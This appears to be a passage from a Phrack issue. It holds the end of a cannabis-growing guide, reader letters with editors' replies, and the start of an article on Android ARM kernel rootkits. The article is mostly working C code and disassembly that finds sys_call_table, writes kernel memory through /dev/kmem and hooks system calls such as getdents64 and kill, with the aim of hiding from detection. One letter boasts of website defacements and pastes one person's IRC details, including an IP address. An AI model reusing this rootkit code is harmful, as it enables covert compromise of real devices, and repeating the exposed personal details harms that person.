Bugs! Many different bugs will want to eat your plants. Some of the most annoying are aphids and spider mites. Insecticidal soap works well with aphids, and neem oil works extremely well with spider mites. For aphids, spray on site. Most soaps take care of them well. Also consider removing infected plant matter. For mites, spray thoroughly and afterward remove leaves with noticeable spots since these 90%+ of the time have eggs. Neem will kill the mites but not the eggs. Spray again 2-3 days later and again a week after the first. Afterward, inspect daily and spray as needed. Grasshoppers eat the leaves. Sorry Mr. Grasshopper, but you gotta die. Pick them off and get rid of them however you choose. Caterpillars eat everything, especially the buds. Inspect dying bud matter for caterpillars, and remove those found. Spray with a Bt solution -- it's a bacteria that when eaten causes the caterpillars to stop eating. These methods are all organic (or available as organic). Use synthetic pesticides only in severe cases, and only before buds begin forming. Both the insecticidal soap and neem oil can be washed and rinsed off with regular soap at harvest if

necessary.

Mold! Mold sucks. Bud mold is highly infective and destructive. Bud mold is characterized by grey/black along the stem and spreads quickly. Remove entire affected plants immediately. Place in quarantine until sure of the diagnosis, then destroy any infected plants. Powdery mildew is annoying but treatable. It is easy to spot -- visible white spots with a powdery look on top of leaves. Treat by spraying with a baking soda solution and increasing air flow. Decrease humidity for up to a week after symptoms disappear if possible.

0xFF - Fin

That concludes this guide. I hope you've enjoyed reading it, and I hope you're now ready to grow some super ultra dank megabuds.

|=[EOF]=-----=|

Thanks all....

[And thank you for the scene phile. Always a pleasure to exchange with interesting/nice people.]

From: Hackers News <thehackernews@gmail.com>
Subject: Article Editing

[HEY!!! You're the guy who tried to befriend us on linkedin!!!]

Hello Sir,

We are admin of "*The Hacker News*" : *http://www.thehackernews.com/* . We read an article on your Website :

<http://www.phrack.org/issues.html?issue=67&id=16#article>

I wanna ask you that on what basis you write about "*Indian Cyber Army :

http://www.cyberarmy.in/* .

* Fake ICA. There is yet another ICA (cyberarmy.in) which is announced as fake ICA by the actual ICA group. One glance at the website content tells you that there is some truth to what the actual ICA(indishell) guys and other say and reminds you of the infamous plagiarism cases (Ah! Any Indian h4x0r's favourite topic when they feel like bitching about something :-P)*

*Whatever you write is not fair and I think it represents the mistake done by you, that you write about a group without knowing about them, Read This : *

<http://www.cyberarmy.in/p/about-us.html>

and I think you should 1st know about it. Hope you will edit the article.... as soon as possible.

[You may or may not be right and clearly we don't have enough information to judge. For the sake of the truth and freedom of speech, we are posting your comment.]

Thanks,

[No prob dude.]

Owner

The Hacker News...

[The following is a mail that we received several times between the 21st and the 22nd of June... As we said in the introduction, a few greek people were angry because of the scene phile. Because we're (not that much) bastards, we felt that these people deserved the right to be published as well. So here it is...

Oh and they even pasted it in the comments!]

From: xak xak0r <xak3ri@hotmail.com>
Subject: Greek Hacking Scene is alive!

From: Unkn0wn <unknown.ws1@gmail.com>
Subject: GHS - read this message

From: Spyros Kous <spirou1988@hotmail.com>
Subject: GHS for you.

From: nikos piperos <piperos_22@hotmail.com>
Subject: By <GHS>

From: ***** <deathlyrhymer@hotmail.com>
Subject: greek.hacking.scene

[Sorry, due to ASCII constraints we had to censor the name of this
guy :D]

From: Stephen O'Neill <apple-whore@hotmail.com>
Subject: 0xghs

[You've got your hex wrong dude]

From: Brian Higgins <bhiggins69@hotmail.com>
Subject: *****

[Hey next time write the subject in english please :)]

From: eibhlin mcnamara <mcnamara105@hotmail.com>
Subject: G*H*S - always here

[A sibling of Sean maybe?]

From: nikpa pfcc <aeknik@hotmail.com>
Subject: Greek Hacking Scene - Read your errors

From: nikpa papaa <nikpa21@gmail.com>
Subject: Greek Hacking Scene - Read your errors

[Yeah, we ordered the lamb gyros with extra pita and tzatziki. None of
you guys delivered. Worst Greek Hacking Scene ever! Would not order
from you again.]

From: NIKO*** *ANTAZO*OY*** <aeknik@yahoo.gr>
Subject: Read this, about errors - GHS

[This one had his name only partially encrypted.]

From: kondor fromGHS <kondorghs@gmail.com>
Subject: Greek Hacking Scene

[Hey Kevin Mitnick? :)]

Nice to see Greek Hacking Scene on Phrack, but very sad to say that there
is no connection of all those with reality. This post represents something
that even doesn't exist except theory.

In the other hand, is not mentioned technological steps and targets that
Greek Hacking Scene archived, not in theory, but in actions.

However in the References i see nothing trust source, while you avoid posts
on newspapers, magazines and tv about Greek Hacking Scene.

Maybe Phrack can't handle the name of GHS and writing about fantasies.
Greek Hacking Scene is not a group, team or crew etc. but is ideology of
decades, is not about fame, but is about targets, technology and advance.
You must know that GHS does NOT follow things such "Hackers Manifesto" and
is well known that this person take back what he said about this manifesto
in shake to save him from things. He even does NOT defence his ideology,
how then we can accept such thing?! Basically we are what we create and we
gonna call hacking what we think hacking is, you can call us as you want,
but this can't change our actions, we not negotiate our ideology and we are
not followers of any paid, fantasy or theory ideologies. We rage against
machine, the system. Is good that Phrack exist cuz keep the magic to those
who want to be related with hacking. While you keep the feeling of magic to
your readers, we know that is all about coding, methodology and how far
each mind can think to do things.

For those who forgets, security is a part of hacking, security is not
hacking. Hacking is every electronic violation, violation doesn't mean that
is illegal always. As a term, hacking is every electronic violation.

About Greek Hacking Scene you forget to mention a lot of groups and people (and is not about names) who they did things and they left lot of stuffs behind. Those people and groups they never care about their nicknames or the name of the group cuz is useless, can be any nickname or group name, at the end what it left, is what had created. Who make it, it doesn't matter really cuz those who make it as share they do it cuz they want.

If is to write about things that are not related with the true and reality, better don't write about Greek Hacking Scene. You can write for posers and others who they want fame, but not for GHS. You can write fantasy, stories, anything you like, but as long as is not connected with reality and true, then don't write about Greek Hacking Scene. Maybe you can write for any other Greek Hacking Scene you want or you believe, but mention also that is not connected all those stories with Greek Hacking Scene (GREEK SENTENCE).

[GREEK SENTENCE is something written in greek that we could not translate nor write in the phile because of the greek alphabet.]

Cheers,

Your article forgets to write about DefCon meetings that take place in Greece, and of course about the unique Codehack meetings that shows live Hacking. Or even is not mentioned things such SpyAdmin and Firehole, or what about Hash, Phrapes, Cdx, r00thell, hackgr and more?! What about the references on magazines, newspapers and tv? What about the members of Greek Hacking Scene that works on penetration testing companies or making atm softwares and banking or those who works in known computers and servers companies and they create technology?!

About the grhack (that nobody knows) is those guys from auth that got hacked their servers and their pcs and tooked personal files of them?

Check this link:

<http://zone-h.org/mirror/id/6638423>

I read slasher?! This person who has the grhack site that you took as reference?! With the name *****?!

[Publishing an individual's real name is against our rules. You got away with it in the comment section once.]

Oh come on, i have also beautiful pictures who they poser as engineers! Oh now i got it! They write about their selfs! How smart... what a fame... what a pose!

Before you write anything about Greek Hacking Scene take a look to the targets. We have down anarchist such indymedia sites, and also nationalist sites, as well he hacked into Government sites, political parties, national services, and of course all the hacking-security related greek sites who they offer only theory and lies that has no connection with reallity and hacking.

And i guess so you promote the Anarchy?! So don't forget Phrack to mention that everything you wrote is about Anarchy, not about hacking.

Greek Hacking Scene has members from all political sides and we have things in common we work for.

This is grhack.net, this is the guy that send hopeless messages to google blogspot to DOWN the info that SpyAdmin post, passwords, files, everything!

->> Slasher is nameless@155.207.206.86 (LoCo En El CoCo)

->> Slasher is on: #grhack #anarchy

--ChanServ-- Information for channel #grhack:

--ChanServ-- Founder: Slasher

--ChanServ-- Description: GR Hack - <http://www.grhack.net>

--ChanServ--

Registered: Aug 05 21:36:46 2010 EEST

```
--NickServ-- Information for nickname Slasher:
--NickServ--      Realname: LoCo En El CoCo
--NickServ--      Is online since: Dec 21 17:26:15 2010 EET
--NickServ--      Time registered: Oct 25 23:22:13 1999 EEST
--NickServ--      Last quit message: Ping timeout
--NickServ--      E-mail address: slasher@grhack.net
--NickServ--      Options: Kill protection, Security, Private
--NickServ--      *** End of Info ***
```

Maybe spyadmin is closed by google blogspot after the emails of grhack.net
Slasher cuz the stuff is related about him

but look the comments of this website and the date, to know the existance
of spyadmin

http://press-gr.blogspot.com/2007/09/blog-post_3165.html

```
(SOMETHING IN GREEK...)
  spyadmin.blogspot.com
  (SOMETHING IN GREEK AGAIN)
  (7 September 2007)
```

Now look also the date of the defacement in the zone-h digital archive:

<http://zone-h.org/mirror/id/6638423>

```
and look the date too,
# Mirror saved on: 2007-09-08 13:58:32
# * Notified by: GHS
(8 September 2007)
```

Greek Hacking Scene has no colour and does not support any political side.

Take example to indymedia athens, i will give you 2 links, in the first
they say that GHS is nationalist and hack their website, and in the other
link on the same website, they give congratulations in GHS cuz they did
actions and defacements according to left ideology.

In fact GHS has it's own ideology and act as GHS believe.

1 link:
http://athens.indymedia.org/front.php3?lang=3Del&article_id=3D706934

2 link:
http://athens.indymedia.org/front.php3?lang=3Del&article_id=3D620090

The comments are yours, let see the Freedom of Speech now, the TRUE the
REALITY, the FACTS!

Somes they didn't learn from their mistakes. GHS has no hate for anyone and
act not for revenge causes or anything else. According to all our actions,
we do warning and when we act we just put the informations as is, we don't
put sauses, you put sauses maybe.

The reason i wrote this is the true and reality.

Before some years there are many "hackers" in Greek chat rooms etc, they
speak about theory and when kids comming to learn, they laught only at them
and they make those kids to become like them, liers without education and
knowledge, kids that become like them, to know just some words, theory
without they know what for they speak about and to spend lost time chatting
and destroy other kids comming. Members of GHS hacked and take access in
most and almost all Greek websites, chat rooms, irc servers etc, that was
security-hacking related. We are always here, maybe not the same persons,

```

JD8gPT0gIjAiIF07IHRoZW4KCQl1Y2hvICJFeHRyYWN0aW9uIHN1c2NjZXMi
Cg1lbHN1CiAgICAgICAgICAgICAgICBlY2hvICJFeHRyYWN0aW9uIGZhaWxl
ZCIKICAgICAgICBmaQp9Cgpm3IgKCggeD0xOyB4PCRDVVJJU1NVRTsgeCsr
ICkpOyBkbwoJaWYgWyAtZiAke0VaSU5FRElSfXBocmFjayR7eH0udGFyLmd6
IF07IHRoZW4KCWVjaG8gIk1zc3VlICR4IGV4aXN0cyIKCQlpZiBbIC1lICR7
RVpJTkVESVJ9JHt4fSBdOyB0aGVuCGkJCWVjaG8gIk1zc3VlIHByZXZpb3Vz
bHkgZXh0cmFjdGVkIgoJCWVsc2UKCQkZJWNobyAIRXh0cmFjdGluZyBjc3N1
ZSAkeCIKICQkjdGFyIHp4ZiAke0VaSU5FRElSfXBocmFjayR7eH0udGFyLmd6
CgkJCWV4aXRzdGF0CgkZJmkKCWVsc2UKCgkZJWNobyAIRG93bmXvYWRpbmcg
aXNzdWUgJHggLi4uLiIKCQlHRVQgJHtVUkx9cGhyYWNrJHt4fS50YXluZ3og
PiAke0VaSU5FRElSfXBocmFjayR7eH0udGFyLmd6CgkZJWNobyAIRG9uZSBk
b3dubG9hZGluZyBpc3N1ZSAkeCAuLi4uIgoJCWVjaG8gIkV4dHJhY3Rpbmcg
aXNzdWUgJHgiCGkjdGFyIHp4dmYgJHtFWklORURJU1waHJhY2ske3h9LnRh
ci5negoJCWV4aXRzdGF0CglmaQpkb25lICAK
=====

```

From: Tom <thom128@gmail.com>
Subject: Phrack Rules The World!

Hi there,

I like hacking but I never done it.

[So how do you know that you like it?]

Wrote a poem about it.

[Was it worth it?]

I wanna work in IT as systems admin.

[Hem... ok? Why? :)]

Please publish my poem in your magazine.

[Done!]

Phrack Rules!

[Sure it does!]

Heil from London, England.

Razor Tech Warrior

They told you that you were nothing
Just another name and number
They said you were dumb and dumber

But you stole
Their lives away
Network Nazi
Live to fight another day

[Network Nazi Live to fight another day <-- WTF ????]

Through the black
Of the nights metal sheets
In tower blocks and tenements
Cyber crime it breeds

The government will stomp you out
But burn their kernel
Lock it down
While others are still asleep.

[We are speechless. All we can say is: LOL.]

about a should

Tchao with Respect-
Fabian.

[What the fuck is that shit???]

From: John Smith <devils-advocate-666@live.com>
Subject: ANTISPAM

[Hey it's you again!]

Dear Phrack magazine,
Hello my name is SA John Smith, I'm from No Town, VA. but moved to
Brosnan, Missouri a few years back, and just recently moved to the huge
L.A.; but, I would like to discuss some about covering some articles
about Konkrete Jungle music parties and drum and bass massives done
internationally, to help promote Cypher Punks Ebb & Flo Garden's and
to help promote Covert Operations and Covert Actions for Cypher Punks,
Ninja Strike Force, CIA MK-ULTRA and Red Teaming financing and donation
sources to do shadowing, spike zones, drop deads, and some net working
for some brush offs of information, softwares, and to cache equipment
and personell at Squats (ie- abbandoned buildings, subway stations,
subterranean tunnels, Ligne Imagineaux types of areas, beach houses,
Four Seasons Resort, casino's, Def Con Seminar, yahts, and other jungle
music parties and be for the U.S. like the Maquis- WWII French Resistance,
OSS, OAS, SIS, CSIS, CIA, Mossad, Shin Bet, NSA, and others from NATO and
U.S. Coalition Forces, and some U.N. Merc's and other types of PMCS's
Mercenaries for hire;) But, also covering atm hacking, to recieve cash
and Flow in Game Theory like doing Parkour tricks in Mirror's Edge for
Intelligence Analysis Red Team Well, I gotta go now, best wishes to you
all, and I'll contact you again, or better yet, just contact me with ai,
and we can meet up.

Tchao-
The Devils Advocate.

[Spamming or brainfucked?]

|---[EOF]=-----=|

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x06 of 0x13

```
=====
======[ Android platform based linux kernel rootkit ]=====
=====
======[ dong-hoon you <x82@inetcop.org> ]=====
======[ April 04th 2011 ]=====
=====
```

--[Contents

- 1 - Introduction
- 2 - Basic techniques for hooking
 - 2.1 - Searching sys_call_table
 - 2.2 - Identifying sys_call_table size
 - 2.3 - Getting over the problem of structure size in kernel versions
 - 2.4 - Treating version magic
- 3 - sys_call_table hooking through /dev/kmem access technique
- 4 - modifying sys_call_table handle code in vector_swi handler routine
- 5 - exception vector table modifying hooking techniques
 - 5.1 - exception vector table
 - 5.2 - Hooking techniques changing vector_swi handler
 - 5.3 - Hooking techniques changing branch instruction offset
- 6 - Conclusion
- 7 - References
- 8 - Appendix: earthworm.tgz.uu

--[1 - Introduction

This paper covers rootkit techniques that can be used in linux kernel based on Android platform using ARM(Advanced RISC Machine) process. All the tests in this paper were performed in Motoroi XT720 model(2.6.29-omap1 kernel) and Galaxy S SHW-M110S model(2.6.32.9 kernel). Note that some contents may not apply to all smart platform machines and there are some bugs you can modify.

We have seen various linux kernel hooking techniques of some pioneers([1][2][3][4][5]). Especially, I appreciate to Silvio Cesare and sd who introduced and developed the /dev/kmem technique. Read the references for more information.

In this paper, we are going to discuss a few hooking techniques.

1. Simple and traditional hooking technique using kmem device.
2. Traditional hooking technique changing sys_call_table offset in vector_swi handler.
3. Two newly developed hooking techniques changing interrupt service routine handler in exception vector table.

The main concepts of the techniques mentioned in this paper are 'smart' and 'simple'. This is because this paper focuses on hooking through modifying the least kernel memory and by the simplest way. As the past good techniques were, hooking must be possible freely before and after system call.

This paper consists of eight parts and I tried to supply various examples for readers' convenience by putting abundant appendices. The example codes are written for ARM architecture, but if you modify some parts, you can use them in the environment of ia32 architecture and even in the environment that doesn't support LKM.

--[2 - Basic techniques for hooking

sys_call_table is a table which stores the addresses of low-level system routines. Most of classical hooking techniques interrupt the sys_call_table for some purposes. Because of this, some protection techniques such as hiding symbol and moving to the field of read-only have been adapted to protect sys_call_table from attackers. These protections, however, can be easily removed if an attacker uses kmem device access technique. To discuss other techniques making protection useless is beyond the purpose of this paper.

--[2.1 - Searching sys_call_table

If sys_call_table symbol is not exported and there is no sys_call_table information in kallsyms file which contains kernel symbol table information, it will be difficult to get the sys_call_table address that varies on each version of platform kernel. So, we need to research the way to get the address of sys_call_table without symbol table information.

You can find the similar techniques in the web[10], but apart from this, this paper is written to meet the Android platform on the way of testing.

--[2.1.1 - Getting sys_call_table address in vector_swi handler

At first, I will introduce the first two ways to get sys_call_table address. The code I will introduce here is written dependently in the interrupt implementation of ARM process.

Generally, in the case of ARM process, when interrupt or exception happens, it branches to the exception vector table. In that exception vector table, there are exception handler addresses that match each exception handler routines. The kernel of present Android platform uses high vector (0xffff0000) and at the point of 0xffff0008, offset by 0x08, there is a 4 byte instruction to branch to the software interrupt handler. When the instruction runs, the address of the software interrupt handler stored in the address 0xffff0420, offset by 0x420, is called. See the section 5.1 for more information.

```
void get_sys_call_table(){
    void *swi_addr=(long *)0xffff0008;
    unsigned long offset=0;
    unsigned long *vector_swi_addr=0;
    unsigned long sys_call_table=0;

    offset=((*(long *)swi_addr)&0xfff)+8;
    vector_swi_addr=*(unsigned long *) (swi_addr+offset);

    while(vector_swi_addr++){
        if(((*(unsigned long *)vector_swi_addr)&
            0xfffff000)==0xe28f8000){
            offset=((*(unsigned long *)vector_swi_addr)&
                0xfff)+8;
            sys_call_table=(void *)vector_swi_addr+offset;
            break;
        }
    }
    return;
}
```

At first, this code gets the address of vector_swi routine (software interrupt process exception handler) in the exception vector table of high vector and then, gets the address of a code that handles the sys_call_table address. The followings are some parts of vector_swi handler code.

```
000000c0 <vector_swi>:
```



```

c0: e24dd048 sub    sp, sp, #72    ; 0x48 (S_FRAME_SIZE)
c4: e88d1fff stmia  sp, {r0 - r12} ; Calling r0 - r12
c8: e28d803c add    r8, sp, #60    ; 0x3c (S_PC)
cc: e9486000 stmdb  r8, {sp, lr}^  ; Calling sp, lr
d0: e14f8000 mrs    r8, SPSR    ; called from non-FIQ mode, so ok.
d4: e58de03c str    lr, [sp, #60] ; Save calling PC
d8: e58d8040 str    r8, [sp, #64] ; Save CPSR
dc: e58d0044 str    r0, [sp, #68] ; Save OLD_R0
e0: e3a0b000 mov    fp, #0    ; 0x0    ; zero fp
e4: e3180020 tst    r8, #32    ; 0x20    ; this is SPSR from save_user_regs
e8: 12877609 addne  r7, r7, #9437184; put OS number in
ec: 051e7004 ldreq  r7, [lr, #-4]
f0: e59fc0a8 ldr    ip, [pc, #168] ; 1a0 <__cr_alignment>
f4: e59cc000 ldr    ip, [ip]
f8: ee01cf10 mcr    15, 0, ip, cr1, cr0, {0} ; update control register
fc: e321f013 msr    CPSR_c, #19    ; 0x13 enable_irq
100: e1a096ad mov    r9, sp, lsr #13 ; get_thread_info tsk
104: e1a09689 mov    r9, r9, lsl #13
[*]108: e28f8094 add    r8, pc, #148    ; load syscall table pointer
10c: e599c000 ldr    ip, [r9]    ; check for syscall tracing

```

The asterisk part is the code of `sys_call_table`. This code notifies the start of `sys_call_table` at the appointed offset from the present `pc` address. So, we can get the offset value to figure out the position of `sys_call_table` if we can find opcode pattern corresponding to "add r8, pc" instruction.

opcode: 0xe28f8???

```

if(((*(unsigned long *)vector_swi_addr)&0xfffff000)==0xe28f8000){
    offset=((*(unsigned long *)vector_swi_addr)&0xfff)+8;
    sys_call_table=(void *)vector_swi_addr+offset;
    break;
}

```

From this, we can get the address of `sys_call_table` handled in `vector_swi` handler routine. And there is an easier way to do this.

--[2.1.2 - Finding `sys_call_table` addr through `sys_close` addr searching

The second way to get the address of `sys_call_table` is simpler than the way introduced in 2.1.1. This way is to find the address by using the fact that `sys_close` address, with open symbol, is in 0x6 offset from the starting point of `sys_call_table`.

... the same `vector_swi` address searching routine parts omitted ...

```

while(vector_swi_addr++){
    if(*(unsigned long *)vector_swi_addr==&sys_close){
        sys_call_table=(void *)vector_swi_addr-(6*4);
        break;
    }
}
}

```

By using the fact that `sys_call_table` resides after `vector_swi` handler address, we can search the `sys_close` which is appointed as the sixth system call of `sys_table_call`.

fs/open.c:

```
EXPORT_SYMBOL(sys_close);
```

...

call.S:

```

/* 0 */
CALL(sys_restart_syscall)
CALL(sys_exit)
CALL(sys_fork_wrapper)
CALL(sys_read)
CALL(sys_write)
/* 5 */
CALL(sys_open)

```

```
CALL(sys_close)
```

This searching way has a technical disadvantage that we must get the `sys_close` kernel symbol address beforehand if it's implemented in user mode.

--[2.2 - Identifying `sys_call_table` size

The hooking technique which will be introduced in section 4 changes the `sys_call_table` handle code within `vector_swi` handler. It generates the copy of the existing `sys_call_table` in the heap memory. Because the size of `sys_call_table` varies in each platform kernel version, we need a precise size of `sys_call_table` to generate a copy.

... the same `vector_swi` address searching routine parts omitted ...

```
while(vector_swi_addr++){
    if(((*(unsigned long *)vector_swi_addr)&
        0xffff0000)==0xe3570000){
        i=0x10-(((*(unsigned long *)vector_swi_addr)&
            0xff00)>>8);
        size=(((*(unsigned long *)vector_swi_addr)&
            0xff)<<(2*i));
        break;
    }
}
}
```

This code searches code which controls the size of `sys_call_table` within `vector_swi` routine and then gets the value, the size of `sys_call_table`. The following code determines the size of `sys_call_table`, and it makes a part of a function that calls system call saved in `sys_call_table`.

```
118: e92d0030 stmdb    sp!, {r4, r5}    ; push fifth and sixth args
11c: e31c0c01 tst     ip, #256        ; are we tracing syscalls?
120: 1a000008 bne     148 <__sys_trace>
[*]124: e3570f5b cmp     r7, #364        ; check upper syscall limit
128: e24fee13 sub     lr, pc, #304      ; return address
12c: 3798f107 ldrcc   pc, [r8, r7, lsl #2] ; call sys_* routine
```

The asterisk part compares the size of `sys_call_table`. This code checks if the `r7` register value which contains system call number is bigger than syscall limit. So, if we search opcode pattern(0xe357????) corresponding to "cmp r7", we can get the exact size of `sys_call_table`. For your information, all of the offset values can be obtained by using ARM architecture operand counting method.

--[2.3 - Getting over the problem of structure size in kernel versions

Even if you are using the same version of kernels, the size of structure varies according to the compile environments and config options. Thus, if we use a wrong structure with a wrong size, it is not likely to work as we expect. To prevent errors caused by the difference of structure offset and to enable our code to work in various kernel environments, we need to build a function which gets the offset needed from the structure.

```
void find_offset(void){
    unsigned char *init_task_ptr=(char *)&init_task;
    int offset=0,i;
    char *ptr=0;

    /* getting the position of comm offset
       within task_struct structure */
    for(i=0;i<0x600;i++){
        if(init_task_ptr[i]=='s'&&init_task_ptr[i+1]=='w'&&
            init_task_ptr[i+2]=='a'&&init_task_ptr[i+3]=='p'&&
            init_task_ptr[i+4]=='p'&&init_task_ptr[i+5]=='e'&&
            init_task_ptr[i+6]=='r'){
```

```

        comm_offset=i;
        break;
    }
}
/* getting the position of tasks.next offset
   within task_struct structure */
init_task_ptr+=0x50;
for(i=0x50;i<0x300;i+=4,init_task_ptr+=4){
    offset=(long *)init_task_ptr;
    if(offset&&offset>0xc0000000){
        offset-=i;
        offset+=comm_offset;
        if(strcmp((char *)offset,"init")){
            continue;
        } else {
            next_offset=i;

            /* getting the position of parent offset
               within task_struct structure */
            for(;i<0x300;i+=4,init_task_ptr+=4){
                offset=(long *)init_task_ptr;
                if(offset&&offset>0xc0000000){
                    offset+=comm_offset;
                    if(strcmp
                       ((char *)offset,"swapper"))
                    {
                        continue;
                    } else {
                        parent_offset=i+4;
                        break;
                    }
                }
            }
            break;
        }
    }
}
/* getting the position of cred offset
   within task_struct structure */
init_task_ptr=(char *)&init_task;
init_task_ptr+=comm_offset;
for(i=0;i<0x50;i+=4,init_task_ptr-=4){
    offset=(long *)init_task_ptr;
    if(offset&&offset>0xc0000000&&offset<0xd0000000&&
       offset==(long *) (init_task_ptr-4)){
        ptr=(char *)offset;
        if(*(long *)&ptr[4]==0&&
           *(long *)&ptr[8]==0&&
           *(long *)&ptr[12]==0&&
           *(long *)&ptr[16]==0&&
           *(long *)&ptr[20]==0&&
           *(long *)&ptr[24]==0&&
           *(long *)&ptr[28]==0&&
           *(long *)&ptr[32]==0){
            cred_offset=i;
            break;
        }
    }
}
/* getting the position of pid offset
   within task_struct structure */
pid_offset=parent_offset-0xc;

return;
}

```

This code gets the information of PCB(process control block) using some features that can be used as patterns of task_struct structure.

First, we need to search init_task for the process name "swapper" to find

out address of "comm" variable within task_struct structure created before init process. Then, we search for "next" pointer from "tasks" which is a linked list of process structure. Finally, we use "comm" variable to figure out whether the process has a name of "init". If it does, we get the offset address of "next" pointer.

```
include/linux/sched.h:
struct task_struct {
...
    struct list_head tasks;
...
    pid_t pid;
...
    struct task_struct *real_parent; /* real parent process */
    struct task_struct *parent; /* recipient of SIGCHLD,
                                wait4() reports */
...
    const struct cred *real_cred; /* objective and
                                real subjective task
                                * credentials (COW) */
    const struct cred *cred; /* effective (overridable)
                                subjective task */
    struct mutex cred_exec_mutex; /* execve vs ptrace cred
                                calculation mutex */

    char comm[TASK_COMM_LEN]; /* executable name ... */
```

After this, we get the parent pointer by checking some pointers. And if this is a right parent pointer, it has the name of previous task(init_task) process, swapper. The reason we search the address of parent pointer is to get the offset of pid variable by using a parent offset as a base point.

To get the position of cred structure pointer related with task privilege, we perform backward search from the point of comm variable and check if the id of each user is 0.

--[2.4 - Treating version magic

Check the whitepaper[11] of Christian Papathanasiou and Nicholas J. Percoco in Defcon 18. The paper introduces the way of treating version magic by modifying the header of utsrelease.h when we compile LKM rootkit module. In fact, I have used a tool which overwrites the vermagic value of compiled kernel module binary directly before they presented.

--[3 - sys_call_table hooking through /dev/kmem access technique

I hope you take this section as a warming-up. If you want to know more detailed background knowledge about /dev/kmem access technique, check the "Run-time kernel patching" by Silvio and "Linux on-the-fly kernel patching without LKM" by sd.

At least until now, the root privilege of access to /dev/kmem device within linux kernel in Android platform is allowed. So, it is possible to move through lseek() and to read through read(). Newly written /dev/kmem access routines are as follows.

```
#define MAP_SIZE 4096UL
#define MAP_MASK (MAP_SIZE - 1)

int kmem;

/* read data from kmem */
void read_kmem(unsigned char *m,unsigned off,int sz)
{
    int i;
    void *buf,*v_addr;

    if((buf=mmap(0,MAP_SIZE*2,PROT_READ|PROT_WRITE,
```

```

MAP_SHARED, kmem, off&~MAP_MASK))==(void *)-1) {
    perror("read: mmap error");
    exit(0);
}
for(i=0;i<sz;i++){
    v_addr=buf+(off&MAP_MASK)+i;
    m[i]=*((unsigned char *)v_addr);
}
if(munmap(buf,MAP_SIZE*2)==-1){
    perror("read: munmap error");
    exit(0);
}
return;
}

/* write data to kmem */
void write_kmem(unsigned char *m,unsigned off,int sz)
{
    int i;
    void *buf,*v_addr;

    if((buf=mmap(0,MAP_SIZE*2,PROT_READ|PROT_WRITE,
MAP_SHARED,kmem,off&~MAP_MASK))==(void *)-1){
        perror("write: mmap error");
        exit(0);
    }
    for(i=0;i<sz;i++){
        v_addr=buf+(off&MAP_MASK)+i;
        *((unsigned char *)v_addr)=m[i];
    }
    if(munmap(buf,MAP_SIZE*2)==-1){
        perror("write: munmap error");
        exit(0);
    }
    return;
}

```

This code makes the kernel memory address we want shared with user memory area as much as the size of two pages and then we can read and write the kernel by reading and writing on the shared memory. Even though the searched `sys_call_table` is allocated in read-only area, we can simply modify the contents of `sys_call_table` through `/dev/kmem` access technique. The example of hooking through `sys_call_table` modification is as follows.

```

kmem=open("/dev/kmem",O_RDWR|O_SYNC);
if(kmem<0){
    return 1;
}
...
if(c=='I' || c=='i'){ /* install */
    addr_ptr=(char *)get_kernel_symbol("hacked_getuid");
    write_kmem((char *)&addr_ptr,addr+__NR_GETUID*4,4);
    addr_ptr=(char *)get_kernel_symbol("hacked_writev");
    write_kmem((char *)&addr_ptr,addr+__NR_WRITEV*4,4);
    addr_ptr=(char *)get_kernel_symbol("hacked_kill");
    write_kmem((char *)&addr_ptr,addr+__NR_KILL*4,4);
    addr_ptr=(char *)get_kernel_symbol("hacked_getdents64");
    write_kmem((char *)&addr_ptr,addr+__NR_GETDENTS64*4,4);
} else if(c=='U' || c=='u'){ /* uninstall */
    ...
}
close(kmem);

```

The attack code can be compiled in the mode of LKM module and general ELF32 executable file format.

--[4 - modifying `sys_call_table` handle code in `vector_swi` handler routine

The techniques introduced in section 3 are easily detected by rootkit

detection tools. So, some pioneers have researched the ways which modify some parts of exception handler function processing software interrupt. The technique introduced in this section generates a copy version of `sys_call_table` in kernel heap memory without modifying the `sys_call_table` directly.

```
static void *hacked_sys_call_table[500];
static void **sys_call_table;
int sys_call_table_size;
...

int init_module(void){
...
    get_sys_call_table(); // position and size of sys_call_table
    memcpy(hacked_sys_call_table,sys_call_table,sys_call_table_size*4);
```

After generating this copy version, we have to modify some parts of `sys_call_table` processed within `vector_swi` handler routine. It is because `sys_call_table` is handled as a offset, not an address. It is a feature that separates ARM architecture from ia32 architecture.

code before compile:

```
ENTRY(vector_swi)
...
    get_thread_info tsk
    adr    tbl, sys_call_table ; load syscall table pointer
    ~~~~~ -> code of sys_call_table
    ldr    ip, [tsk, #TI_FLAGS] ; @ check for syscall tracing
```

code after compile:

```
000000c0 <vector_swi>:
...
    100: e1a096ad mov    r9, sp, lsr #13 ; get_thread_info tsk
    104: e1a09689 mov    r9, r9, lsl #13
[*]108: e28f8094 add    r8, pc, #148 ; load syscall table pointer
    ~~~~~
    +-> deal sys_call_table as relative offset
    10c: e599c000 ldr    ip, [r9] ; check for syscall tracing
```

So, I contrived a hooking technique modifying "add r8, pc, #offset" code itself like this.

```
before modifying: e28f80??    add    r8, pc, #??
after  modifying: e59f80??    ldr    r8, [pc, #??]
```

These instructions get the address of `sys_call_table` at the specified offset from the present `pc` address and then store it in `r8` register. As a result, the address of `sys_call_table` is stored in `r8` register. Now, we have to make a separated space to store the address of `sys_call_table` copy near the processing routine. After some consideration, I decided to overwrite `nop` code of other function's epilogue near `vector_swi` handler.

```
00000174 <__sys_trace_return>:
    174: e5ad0008 str    r0, [sp, #8]!
    178: e1a02007 mov    r2, r7
    17c: e1a0100d mov    r1, sp
    180: e3a00001 mov    r0, #1 ; 0x1
    184: ebfffffe bl    0 <syscall_trace>
    188: eaffffb1 b     54 <ret_to_user>
[*]18c: e320f000 nop    {0}
    ~~~~~ -> position to overwrite the copy of sys_call_table
    190: e320f000 nop    {0}
    ...

000001a0 <__cr_alignment>:
    1a0: 00000000    ....

000001a4 <sys_call_table>:
```

Now, if we count the offset from the address of `sys_call_table` to the

address overwritten with the address of `sys_call_table` copy and then modify code, we can use the table we copied whenever system call is called. The hooking code modifying some parts of `vector_swi` handling routine and `nop` code near the address of `sys_call_table` is as follows:

```
void install_hooker(){
    void *swi_addr=(long *)0xffff0008;
    unsigned long offset=0;
    unsigned long *vector_swi_addr=0,*ptr;
    unsigned char buf[MAP_SIZE+1];
    unsigned long modify_addr1=0;
    unsigned long modify_addr2=0;
    unsigned long addr=0;
    char *addr_ptr;

    offset=((*(long *)swi_addr)&0xfff)+8;
    vector_swi_addr=(unsigned long *) (swi_addr+offset);

    memset((char *)buf,0,sizeof(buf));
    read_kmem(buf,(long)vector_swi_addr,MAP_SIZE);
    ptr=(unsigned long *)buf;

